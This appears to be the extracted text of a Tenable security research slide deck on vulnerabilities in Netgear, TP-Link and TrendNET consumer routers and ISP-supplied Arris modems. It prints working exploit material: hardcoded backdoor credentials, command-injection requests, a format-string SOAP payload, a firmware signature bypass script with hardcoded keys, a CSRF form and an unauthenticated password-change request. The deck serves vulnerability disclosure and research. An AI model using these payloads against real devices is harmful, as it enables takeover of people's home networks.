Consumer Routers Still Suck

Evan Grant // Jimi Sebree

tenable

Agenda

- Rapid fire vulns in the usual suspects
  - Netgear, TP-Link, etc.
- Things we can't get away from
  - ISP-related or OEMs
- New stuff
  - Cloudy-things, mobile apps, and fancy features
- Trends
- Supply Chain Complications
- The Future

About Us

Security researchers @ Tenable

Some Old Favorites

NETGEAR®

TRENDnet®

NETGEAR

Nighthawk RAX30

Nighthawk R6700


Nighthawk RAX43

NETGEAR (RAX30)

- Pwn2Own target for 2022
- Device recon
  - Explore default UI and feature set
  - Is firmware available for download?
  - Get root access somehow
    - Does it have UART / JTAG / etc.?
    - SSH or Telnet?
  - Enumerate services
  - Review default configurations
    - Check on non-standard configuration options that may provide assistance

NETGEAR (RAX30)

- UART access!
  - Access drops into a custom / restricted shell
- Desk space at a premium, though, so keep exploring...
- Many other Netgear devices have a telnet enable script
  - This one was different and required some modifications
  - But after fixing up existing scripts...



```
(venv) ➜  netgear_nighthawk nc -v -t 10.0.0.1 23
Connection to 10.0.0.1 port 23 [tcp/telnet] succeeded!
????!????BCM96750 Broadband Router
Login: admin
admin
Password: password

 >
```

NETGEAR (RAX30)

- USB Devices are shared by default
- Symlink attacks helped immensely
- Also functions as a web server for php

```
ln -s / /media/stick/root
```

Index of /shares/T_Drive/share/root/

Name↓	Last Modified:	Size:	Type:
../		-	Directory
bin/	2022-Mar-04 07:23:31	-	Directory
data/	2022-Aug-31 12:32:11	-	Directory
debug/	1969-Dec-31 20:00:00	-	Directory
dev/	2022-Aug-31 12:39:46	-	Directory
etc/	2022-Mar-04 07:23:24	-	Directory
lib/	2022-Mar-04 07:23:33	-	Directory
libexec/	2022-Mar-04 07:15:57	-	Directory
mnt/	2022-Aug-31 12:39:48	-	Directory
opt/	2022-Mar-04 07:13:06	-	Directory
proc/	1969-Dec-31 20:00:00	-	Directory
sbin/	2022-Mar-04 07:23:32	-	Directory
sys/	1969-Dec-31 20:00:02	-	Directory
tmp/	2022-Aug-31 13:13:12	-	Directory
usr/	2021-Jan-07 07:37:03	-	Directory
var/	2022-Aug-31 12:36:50	-	Directory
webs/	2022-Mar-04 07:23:14	-	Directory

NETGEAR (RAX30)

- Putting it all together
  - Upload webshell to ReadyShare (https://github.com/WhiteWinterWolf/wwwolf-php-webshell)
  - Grab a static dropbear build and enable it (https://bitfab.org/dropbear-static-builds/)
  - Bob's your uncle

NETGEAR (RAX30)

- Default services
  - ReadySHARE
  - Main web server / admin UI
  - SOAP interface on port 5000
  - Telnet enabled (or can be enabled)
- Firewall rules
  - IPv4 seems sane enough
  - IPv6 is wiiiiiide open

NETGEAR (RAX30)

- Hardcoded backdoor account

```
# cat passwd
admin:$1$OWpQjger$j7CFLUn8yoD8agVf6x5gA0:0:0:Administrator:/:/bin/sh
support:$1$QkcawmV.$VU4maCah6eHihce5l4YCP0:0:0:Technical Support:/:/bin/sh
user:$1$9RZrTDt7$UAaEbCkq.Qa4u0QwXpzln/:0:0:Normal User:/:/bin/sh
nobody:$1$OWpQjger$j7CFLUn8yoD8agVf6x5gA0:0:0:nobody for ftp:/:/bin/sh
```

```
support:support
```

- IPv6 on WAN and Telnet listening on it by default...

```
nc -v -t -6 2600:1700:9831:5870:6ecd:d6ff:fe51:a5b8 23
Connection to 2600:1700:9831:5870:6ecd:d6ff:fe51:a5b8 port 23 [tcp/telnet] succeeded!
????!????BCM96750 Broadband Router
Login: support
support
Password: support
```

NETGEAR (RAX30)

- Variety of command injections
  - Escaping the custom shell console is as easy as...

```
cat blah; /bin/sh
```

  - User-agents are executed... for some reason (Kudos to Synacktiv, NCC Group, and many others)

```
$ curl --user-agent "a\";/sbin/reboot;\"" http://192.168.1.1
```

NETGEAR (RAX30)

SecurityWeek @SecurityWeek · Dec 6, 2022
Netgear Neutralizes #Pwn2Own Exploits With Last-Minute Nighthawk Router Patches

kylebot @ky1ebot · Dec 6, 2022
We had this vuln as well haha

Alex Plaskett @alexjplaskett · Dec 6, 2022
Seems like a lot of people had this bug :)

Synacktiv
@Synacktiv

Cool vulnerabilities don't last long! Netgear killed two of our entries with a last minute patch before #Pwn2Own!

NETGEAR (RAX30)

- Format String
  - Soap_serverd
- Buffer Overflow
  - Password reset mechanism
  - Traffic management binary

NETGEAR (RAX30)

- Soap_serverd

```
  memset(auStack64,0,0x1c);
  pcVar10 = &stack0x0000008d + iVar4;
  memset(__dest_01,0,iVar9 + 0x800);
  __dest_00 = (char *)((int)&local_58 + iVar5 + iVar4);
  strcpy(__dest_01,
         "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n<soap-
env:Envelope\r\n        xmlns:soap-env =\"http://schemas.xmlsoap.org/
soap/envelope/\"\r\n        soap-env:encodingStyle=\"http://s
chemas.xmlsoap.org/soap/encoding/\">\r\n<soap-env:Body>\r\n    <m:"
        );
  local_58 = "%s";
  iVar2 = sprintf(pcVar10,"%s",soapActionName);
  pcVar10 = pcVar10 + iVar2;
  pcVar8 = pcVar10 + 0x36;
  strcpy(pcVar10,"Response\r\n        xmlns:m=\"urn:NETGEAR-ROUTER:
service:");
  iVar2 = sprintf(pcVar8,local_58,local_54);
```

NETGEAR (RAX30)

- Soap_serverd

```
POST /soap/server_sa.php HTTP/1.1
Host: router:5000
SOAPAction:
DeviceConfig:#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCDDDDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA½ªÿ¾:¯ÿ¾9¯ÿ¾8¯ÿ
¾BBBB%62x%1$hhn%44x%1545$hhn%326x%1546$hhn
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Accept-Language: en-ca
Content-Type: text/xml; charset=utf-8
Content-Length: 4
origin: 127.0.0.1
X-Forwarded-For: 127.0.0.1
Connection: close

ABCD
```

NETGEAR (RAX30)


- Soap_serverd

```
AAAAAAAAAAAAAAAAA½ªÿ¾:¯ÿ¾9¯ÿ¾8¯ÿ¾ls>/tmp/herpderp%10$1c%48x%1$hhn%115x%1545$hhn%276x%1546$hhnBBBBBB
```

```
> cat /tmp/herpderp
bin
data
debug
dev
etc
lib
libexec
mnt
opt
proc
sbin
sys
tmp
usr
var
webs
```


NETGEAR (RAX30)


- Password reset and traffic management CGIs



NETGEAR (RAX30)

- Password reset and traffic management CGIs





NETGEAR (RAX30)

- Firmware signature check bypass
  - Hidden “forceFWUpdate” parameter
  - Hardcoded encryption keys

```
echo -n hr89sdfgjkehx > sha_head
echo -n nohsli9fjh3f > sha_tail
cat sha_head header_without_hash custom_firmware sha_tail > tmp_image
new_hash=$(openssl dgst -sha256 upload_image)
cat sha_head header_without_hash image sha_tail > upload_image.img
```

```
import requests

burp0_url = "http://123.123.123.1:80/cgi-bin/rex_cgi?function=forceFWUpdate&csrftoken=1391963467"
burp0_cookies = {"session": "72RmsEzn78dq4IrBXCBOWxb[illegible]"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:108.0) Gecko/2010010
upgrade.html"}

files = {"mtenFWUpload": open("upload_image.img", "rb")}

requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, files=files)
```

NETGEAR (RAX30)

- Firmware signature check bypass

```
CGI_DEBUG> cgi_main.c:427: Enter CGI...
CGI_DEBUG> cgi_main.c:293: pData->pBoundryStr="676f250848d2deaec8af8b22701d2f38"
CGI_DEBUG> cgi_main.c:453: env.reqUri /cgi-bin/rex_cgi
CGI_DEBUG> cgi_main.c:454: env.pSetQueryString (null)
CGI_DEBUG> cgi_main.c:455: env.pGetQueryString function=forceFWUpdate&csrftoken=1391963467
CGI_DEBUG> cgi_main.c:467: process upload file
CGI_DEBUG> cgi_upload.c:1165: content_len=67936077 upload_type=1
rm: can't remove '/tmp/fw/guiCheck': No such file or directory
CGI_DEBUG> cgi_upload.c:597: content_len=67936077 upload_type=1
CGI_DEBUG> cgi_upload.c:612: start boundary=>--676f250848d2deaec8af8b22701d2f38
<=
CGI_DEBUG> cgi_upload.c:645: filename "upload_image.img"

CGI_ERROR> cgi_upload.c:666: imageSizeEst = 67936043
CGI_DEBUG> cgi_upload.c:673: http: stat uboot env /proc/environment/single_image using single image
CGI_DEBUG> cgi_upload.c:703: upload start with len = 131072
CGI_DEBUG> cgi_upload.c:705: httpd: allocating 131072 byte buffer to hold image segment.
CGI_DEBUG> cgi_upload.c:713: 131072 bytes allocated for image data at 0xb6677018
CGI_DEBUG> cgi_upload.c:714: httpd: memory allocated.
CGI_DEBUG> cgi_upload.c:888: Found sign header, new validImageBlockSize 130996
CGI_DEBUG> cgi_upload.c:889: cur_ver=V1.0.9.92_1, new_ver=V9.9.9.99_9
CGI_DEBUG> cgi_upload.c:947: 262144 bytes allocated for image data at 0xb6535018
CGI_DEBUG> cgi_upload.c:948: httpd: memory allocated.
CGI_DEBUG> cgi_upload.c:377: got rc=0 after 67935957 bytes
CGI_DEBUG> cgi_upload.c:800: fgetc got EOF after 171733 bytes
CGI_DEBUG> cgi_upload.c:816: searching for boundary =>--676f250848d2deaec8af8b22701d2f38
<=
CGI_DEBUG> cgi_upload.c:820: found end boundary
CGI_DEBUG> cgi_upload.c:834: find boundary validImageBlockSize 171693, imageSizeAcc 67935841
CGI_DEBUG> cgi_upload.c:957: final image imageSizeAcc=67935841, result=0
```

NETGEAR (R6700)

- Recon and initial access more or less the same for these next couple devices

- UART access gave root shell
- To save desk space and time when resetting the device, some post-auth command injections were used

NETGEAR (R6700)

- SOAP server command injections via config values (Authentication Required)

```
Example 1:
    snprintf(acStack640,0x200,
             "rm -f %s %s %s;wget -b --tries=2 --timeout=5 -o %s --ca-certificate /opt/xagent/certs/%s -O %s \'https://%s/%s/%s/
             %s\' &"
             ,"/tmp/stringtable.dat","/tmp/wget-log-upnp-strdat","/var/run/wget.pid",
             "/tmp/wget-log-upnp-strdat",&local_40,"/tmp/stringtable.dat",iVar1,acStack128,uVar2,
             uVar3);
    FUN_0000c310(3,"[upnp_sa] wget_SendGetStrDatCmd:%s\n",acStack640);
    system(acStack640);
```

NETGEAR (R6700)

- SOAP server command injections via config values (Authentication Required)

```
Example 2:
  snprintf(acStack712,0x200,
           "rm -f %s %s %s;wget -b --tries=2 --timeout=5 -o %s --ca-certificate /opt/xagent/certs/%s -O %s \'https://%s/%s/%s/%s\' &
           "
           ,"/tmp/firmwareCfg","/tmp/wget-log-upnp-finfo","/var/run/wget.pid",
           "/tmp/wget-log-upnp-finfo",&local_48,"/tmp/firmwareCfg",uVar1,acStack200,uVar2,uVar3);
  FUN_0000c310(3,"[upnp_sa] wget_SendGetCfgCmd:%s\n",acStack712);
  system(acStack712);
```

NETGEAR (R6700)

- SOAP server command injections via config values (Authentication Required)

```
Example 3:
    snprintf(acStack632,0x200,
             "rm -f %s %s %s;wget -b --tries=2 --timeout=5 -o %s --ca-certificate /opt/xagent/certs/%s -O %s https://%s/%s/%s/%s &"
             ,"/tmp/image.chk","/tmp/wget-log-upnp-img","/var/run/wget.pid","/tmp/wget-log-upnp-img"
             &local_38 "/tmp/image.chk",uVar1,acStack120,uVar2,&DAT_000c10d0);
    FUN_0000c310(3,"[upnp_sa] wget_SendGetImageCmd:%s\n",acStack632);
    system(acStack632);
```

NETGEAR (R6700)

- Lots of known vulnerable libraries and utilities in use
  - Old jQuery libraries
  - Old versions of minidlna.exe running by default, with publicly available exploits

NETGEAR (RAX43)

- Buffer Overflow
  - POST request query parsing has a hardcoded size of 256, but no bounds checking

    `http://<router LAN IP>/cgi-bin/<CGI name>.cgi?<query string>`
  - Triggering this overflow in the parsing routine allowed other API endpoints to be triggered sans Authentication
- Command Injection
  - Parameters in certain CGI endpoints are passed to “system()”

```
POST /cgi-bin/readycloud_control.cgi?111<... snip ...>1111/api/users HTTP/1.1
Content-Length: 49

"name":"';$(id > /tmp/id);'",
"email":"a@b.c"
```

TP-Link

- Pwn2Own 2022 Toronto target - Archer AX21(AX1800)
- Command injection via WAN interface
  - Lots of folks also found this one
  - Appeared in Mirai within days of public disclosure

```
POST /cgi-bin/luci/;stok=/locale?form=country HTTP/1.1
Host: <target router>
Content-Type: application/x-www-form-urlencoded

operation=write&country=$(id>/tmp/out)
```

TrendNET

TrendNET AC2600 (model TEW-827DRU

TrendNET

- Information Disclosure via Setup Wizard

```
POST /apply_sec.cgi HTTP/1.1
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://192.168.10.1
Connection: close
Referer: http://192.168.10.1/setup_wizard.asp
Cookie: compact_display_state=false
Upgrade-Insecure-Requests: 1

action=setup_wizard_cancel&html_response_page=client_status.asp&html_response_return_page=client_status.asp
```

TrendNET

- Bad implementation of CSRF protections

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.10.1/apply.cgi" method="POST">
      <input type="hidden" name="ccp&#95;act" value="set" />
      <input type="hidden" name="html&#95;response&#95;return&#95;page" value="ftpserver&#46;asp" />
      <input type="hidden" name="action" value="proftp" />
      <input type="hidden" name="usbapps&#46;config&#46;ftp&#95;admin&#95;pass" value="RL8F6ES&#64;" />
      <input type="hidden" name="usbapps&#46;config&#46;ftp&#95;admin&#95;name" value="admin" />
      <input type="hidden" name="usbapps&#46;config&#46;ftp&#95;enable" value="1" />
      <input type="hidden" name="usbapps&#46;config&#46;auth&#95;enable" value="1" />
      <input type="hidden" name="usbapps&#46;config&#46;accwan&#95;enable" value="0" />
      <input type="hidden" name="usbapps&#46;config&#46;ftp&#95;codepage" value="6" />
      <input type="hidden" name="usbapps&#46;&#64;ftp&#91;0&#93;&#46;username" value="tenable" />
      <input type="hidden" name="usbapps&#46;&#64;ftp&#91;0&#93;&#46;password" value="sapphire123" />
      <input type="hidden" name="usbapps&#46;&#64;ftp&#91;0&#93;&#46;permission" value="15" />
      <input type="hidden" name="usbapps&#46;&#64;ftp&#91;0&#93;&#46;enable" value="1" />
      <input type="hidden" name="reboot&#95;type" value="application&#43;filter" />
      <input type="hidden" name="1631133900682" value="1631133900682" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

TrendNET

- Ability to change admin password while unauthenticated

```
POST /apply_sec.cgi HTTP/1.1
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Origin: http://192.168.10.1
Connection: close
Referer: http://192.168.10.1/setup_wizard.asp
Cookie: compact_display_state=false
Upgrade-Insecure-Requests: 1

ccp_act=set&action=tools_admin_elecom&html_response_page=dummy_value&html_response_return_page=dummy_value&method=tools&
admin_password=testing123
```

TrendNET

- Other issues
  - IP based session handling
  - More hardcoded crypto for device configs

```
openssl aes-256-cbc -d -base64 -pass pass:12345678 -in TEW-827DRU_config.bin -out out.bin
```

  - Lots of command injections

```
system("deluser %s", smb_admin_name);
```

  - Firmware signature bypass
  - Included bittorrent client was known vulnerable
  - IPv6 wide open

Trends

- IPv6 is often overlooked
- Obfuscated images, updates, and configurations
- “Modern” web functionality
- Old school attacks are still relevant

The Unavoidables


Service Providers

- Consumers are forced to use their equipment
- Generally locked down
- Updates are almost always some weird custom version and applied irregularly

Arris Modems


- Everywhere
- Lacks any modern web features for UI
- Firmware is not easily accessible (no public downloads)
- Access to devices provisioned by an ISP is difficult
- No convenient test points on the device


Arris Modems



Arris Modems

